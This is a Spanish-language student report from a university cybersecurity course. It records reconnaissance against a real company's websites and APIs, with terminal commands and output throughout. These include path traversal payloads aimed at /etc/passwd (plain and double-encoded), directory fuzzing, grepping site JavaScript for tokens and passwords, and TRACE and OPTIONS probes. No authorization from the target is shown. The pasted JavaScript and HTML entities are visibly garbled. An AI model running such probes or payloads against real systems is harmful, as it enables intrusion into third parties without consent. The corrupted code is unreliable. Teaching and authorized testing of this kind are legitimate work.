


FACULTAD DE INGENIERÍA INDUSTRIAL Y DE SISTEMAS
ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



INFORMES CIBERSEGURIDAD

Curso:

CIBERSEGURIDAD

Docente:

HERNAN OSWALDO VILLAFUERTE BARRETO

Autor

MAYTA LAURA ENZO IVAN

INFORME PRUEBA DOMINIOS/ EXTRACCION DE DATOS

Siguiendo con la prueba hacia las entidades anteriores, se hizo ahora una búsqueda de palabras clave en todo el código de javascript

```
(user@kali) ~$ curl -sk "https://www.sanna.pe/_next/static/chunks/15xruvgz99gv.js" > next_chunk.js

(user@kali) ~$ grep -i "api\\|token\\|secret\\|key\\|password" next_chunk.js
globalThis.TURBOPACK=({globalThis.TURBOPACK={}}).push({__object__:"typeof document?document.currentScript:void 0,35451,(e,t,r)=>{var n={229:function(e){var t,r,n,o,e.exports={};function tTimeout has not been defined"}}function i(){throw Error("clearTimeout has not been defined")}try{t="function"==typeof setTimeout?setTimeout:setTimeout;u=catch(e){t=u}try{r="function"==typeof out:1}catch(e){r=1}function s(e){if(t==setTimeout)return setTimeout(e,0);if((t==null)?t:66setTimeout)return t=setTimeout,setTimeout(e,0);try{return t(e,0)}catch(r){try{return t.call(t.call(this,e,0))}var a=[],c=-1;function f(){l66n66(l=1,n.length?n.concat(a):c=-1,a.length66d())}function d(){if(l){var e=s(f);l=0;for(var t=a.length;t){for(n=a,c=-1,t.a.length)nnull,l=1,function(e){if(r==clearTimeout)return clearTimeout(e);if((r==i)?r:66clearTimeout)return r=clearTimeout,clearTimeout(e);try{r(e)}catch(t){try{return r.call(this,e)}(e)}function p(e,t){this.fun=e,this.array=t}function y(){o.nextTick=function(e){var t=Array(arguments.length-1);if(arguments.length>1)for(var r=1;r<arguments.length;r){a.push(new p(e,t)),1+=a.length}}l(s(d),p.prototype.run=function(){this.fun.apply(null,this.array)}},o.title="browser",o.browser=0,o.env={},o.argv=[],o.version="",o.listeners=y,o.once=y,o.off=y,o.removeListener=y,o.removeAllListeners=y,o.emit=y,o.prependListener=y,o.prependOnceListener=y,o.listeners=function(e){return[]},o.binding=function(e){binding is not supported"},o.cwd=function(){return"/"},o.chdir=function(e){throw Error("process.chdir is not supported")},o.unmask=function(){return 0}}},o);function u(e){var t=old t.exports;var r=o[e]={exports:{},i=0;try{in[e](r,r.exports,u),i=1}finally{l66delete o[e]}return r.exports;u.ab="/ROOT/node_modules/next/dist/compiled/process",t.exports=u(229)}},t;var n,o,t.exports=(null==(n=e.g.process)?void 0:n.env)66"object"==typeof(nul==(o=e.g.process)?void 0:o.env)?e.g.process:e.r(35451),35682,(e,t,r)=>{"use strict";r._=function h(e){default:e}}},45689,(e,t,r)=>{"use strict";var n=Symbol.for("react.transitional.element");function o(e,t,r){var o=null;if(void 0!==(r66(o="*r"),void 0!==(t66(o="*t"),t66(o="*u")))}},45689,(e,t,r)=>{"use strict";var n=e.i(47167),o=Symbol.for("react.transitional.element"),u=Symbol.for("react.portal"),i=Symbol.for("react.fragment"),s=Symbol.for("react.profiler"),l=Symbol.for("react.consumer"),c=Symbol.for("react.context"),f=Symbol.for("react.forward_ref"),d=Symbol.for("react.suspense"),p=Symbol.for("react.memo"),y=Symbol.for("react.activity"),h=Symbol.for("react.view.transition"),g=Symbol.iterator,m={isMounted:function(){return!1},enqueueForceUpdate:function(){},enqueueReplaceState:function(){},x:Object.assign,v=function(e,t,r){this.props=e,this.context=t,this.refs=v,this.updater=r}[n]function S(){function j(e,t,r){this.props=e,this.context=t,this.ref=prototype.isReactComponent},{},prototype.setState=function(e,t){if("object"!=typeof e66"function"!=typeof e66null!=e)throw Error("takes an object of state variables to update or a object of state variables.");this.updater.enqueueSetState(this,e,t,"setState")},{},prototype.forceUpdate=function(e){this.updater.enqueueForceUpdate(this,e,"forceUpdate")},S.prototype=new S,w.isPureReactComponent=0;var E=Array.isArray,function T(){var O={H:null,A:null,T:null,S:null},k=Object.prototype.hasOwnProperty,r,n,r.ref;return$$typeof:o,type:e,t,ref:void 0!==(n?n:null,props:r)}function C(e){return"object"==typeof e66null!==(e66e.$$typeof==o)var H=/^\/?g;function A(e,t){var r,n;return l==e66null!=e,r?r("r"==e,r,n="a":e,"":e2"},$+r.replace(/[:/]/g,function(e){return n[e]}):t.toString(36)}function M(e,t,r){if(null==e)return e;var n=[],i=0;return function
```

Pero antes de esto se hace confirmación de las apis activas de sanna y sus subcarpetas del dominio principal, como se ve en la imagen

```
(user@kali) ~$ curl -vkl https://api.stg.sannadev.com/graphql

orden «curl» está disponible en los siguientes sitios
* /bin/curl
* /usr/bin/curl
orden no se pudo encontrar porque «/usr/bin/bin» no se ha incluido en la variable de entorno PATH.
curl: no se encontró la orden

(user@kali) ~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

(user@kali) ~$ curl -vkl https://api.stg.sannadev.com/health

Host api.stg.sannadev.com:443 was resolved.
IPv6: (none)
IPv4: 52.86.155.223, 35.168.196.177, 23.22.54.230
Trying 52.86.155.223:443...
ALPN: curl offers h2,http/1.1
TLSv1.3 (OUT), TLS handshake, Client hello (1):
SSL Trust: peer verification disabled
TLSv1.3 (IN), TLS handshake, Server hello (2):
TLSv1.3 (IN), TLS change cipher, Change cipher spec (1):
TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
TLSv1.3 (IN), TLS handshake, Certificate (11):
TLSv1.3 (IN), TLS handshake, CERT verify (15):
TLSv1.3 (IN), TLS handshake, Finished (20):
TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
TLSv1.3 (OUT), TLS handshake, Finished (20):
SSL connection using TLSv1.3 / TLS_AES_128_GCM_SHA256 / x25519 / RSASSA-PSS
ALPN: server accepted h2
Server certificate:
  subject: CN=sanna.pe
  start date: Jul  9 00:00:00 2025 GMT
  expire date: Aug  7 23:59:59 2026 GMT
  issuer: C=US; O=Amazon; CN=Amazon RSA 2048 M03
```

Probando con las subcarpetas se llega al punto en que devuelve la respuesta de acceso denegado, es decir que ya encontramos en donde hacer la prueba

```
(user@kali)-[~]
└─$ curl -sk "https://www.sanna.pe/_next/static/../../../../etc/passwd"
<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD><BODY>
<H1>Access Denied</H1>


You don't have permission to access "http6#58;6#47;6#47;www6#46;sanna6#46;pe6#47;etc6#47;passwd" on this server.<P>
Reference6#32;6#35;186#46;57419b86#46;17793218436#46;819118d9
<P>https6#58;6#47;6#47;errors6#46;edgesuite6#46;net6#47;186#46;57419b86#46;17793218436#46;819118d9</P>
</BODY>
</HTML>

(user@kali)-[~]
└─$ curl -vkI https://core.sanna.pe
* Host core.sanna.pe:443 was resolved.
* IPv6: 2600:1419:3200::be62:a152, 2600:1419:3200::be62:a169
* IPv4: 184.25.116.25, 184.25.116.33
* Trying [2600:1419:3200::be62:a152]:443...
* Immediate connect fail for 2600:1419:3200::be62:a152: La red es inaccesible
* Trying 184.25.116.25:443...
* ALPN: curl offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* SSL Trust: peer verification disabled
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384 / x25519 / RSASSA-PSS
* ALPN: server accepted h2
* Server certificate:
* subject: CN=www.sanna.pe
* start date: Mar 24 14:58:36 2026 GMT
* expire date: Jun 22 14:58:35 2026 GMT
* issuer: C=US; O=Let's Encrypt; CN=R13
* Certificate level 0: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
* Certificate level 1: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
* OpenSSL verify result: 14
* SSL certificate verification failed, continuing anyway!
* Established connection to core.sanna.pe (184.25.116.25 port 443) from 192.168.152.128 port 51574
* using HTTP/2
* [HTTP/2] [1] OPENED stream for https://core.sanna.pe/
* [HTTP/2] [1] [:method: HEAD]
```


Una vez sabido la subcarpeta, ahora falta el dominio, por ello se hizo un listado de posibles dominios con información sensible

```
└─$ for dir in admin login api v2 backup .git config wp-admin; do
  curl -sk -o /dev/null -w "%{http_code} %{url}\n" "https://www.sanna.pe/$dir"
done
403 https://www.sanna.pe/admin
308 https://www.sanna.pe/login
308 https://www.sanna.pe/api
308 https://www.sanna.pe/v2
308 https://www.sanna.pe/backup
404 https://www.sanna.pe/.git
308 https://www.sanna.pe/config
308 https://www.sanna.pe/wp-admin
```

Y los que no funcionan retornan el rror 404



Con ensayo y error se obtuvo una informacion importante, que indica la version que utiliza la empresa en su javascript react



A continuacion se muestra un cuadro de hallazgos y comandos utilizados en todo esta prueba.

Subdominio	Tecnología	WAF/CDN	Hallazgos
www.sanna.pe	Next.js + React 19 canary	Akamai	✓ Versión React expuesta: 19.3.0-canary-3f0b9e61-20260317 ✓ CSP filtra subdominios internos (api.stg.sannadev.com, core.sanna.pe) ✓ Puerto interno expuesto: 8097 ✓ Ruta /backup redirige (308) ✓ Ruta /admin da 403
api.sanna.pe	API (404 en raíz)	Akamai	✓ Cabeceras de seguridad robustas: - X-Frame-Options: DENY - X-Content-Type-Options: nosniff - Referrer-Policy: same-origin
core.sanna.pe	Core (404 en raíz)	Akamai	✓ Mismas cabeceras de seguridad que API
api.stg.sannadev.com	AWS ELB	AWS ELB	✓ Servidor: awselb/2.0 ✓ Todas las pruebas dieron 404 (Path Traversal, fuzzing, Next.js actions) ✓ Encoding doble/unicode también 404

Prueba Realizada	Comando	Respuesta
Path Traversal básico	curl -sk "https://www.sanna.pe/_next/static/../../../../etc/passwd"	403 Access Denied (Akamai)
Path Traversal staging	curl -skI "https://api.stg.sannadev.com/../../../../etc/passwd"	404 Not Found
Encoding doble staging	curl -skI "https://api.stg.sannadev.com/%252e%252e%252f/etc/passwd"	404 Not Found
Server Actions Nextjs	curl -X POST "https://api.stg.sannadev.com/_next/action"	404 Not Found
Fuzzing rutas comunes	curl -skI "https://api.stg.sannadev.com/admin"	404 Not Found
Método OPTIONS	curl -vk -X OPTIONS https://www.sanna.pe	405 Method Not Allowed allow: GET, HEAD
Método TRACE	curl -vk -X TRACE https://www.sanna.pe	403 Access Denied

En resumen, decimos que estas pruebas de pentesting dependiendo de la entidad, pueden llevar tiempo, haciendo suposiciones o pruebas de ensayo y error hasta encontrar alguna brecha que permita aprovechar, en este caso podemos brindar soluciones para evitar esto en un futuro, ser mas reservado con las versiones que se utiliza al realizar alguna pagina web, el hallazgo de la versión del react permitirá vulverar la pagina ya que se sabe los bugs que puede tener esa versión y fallos respectivos.

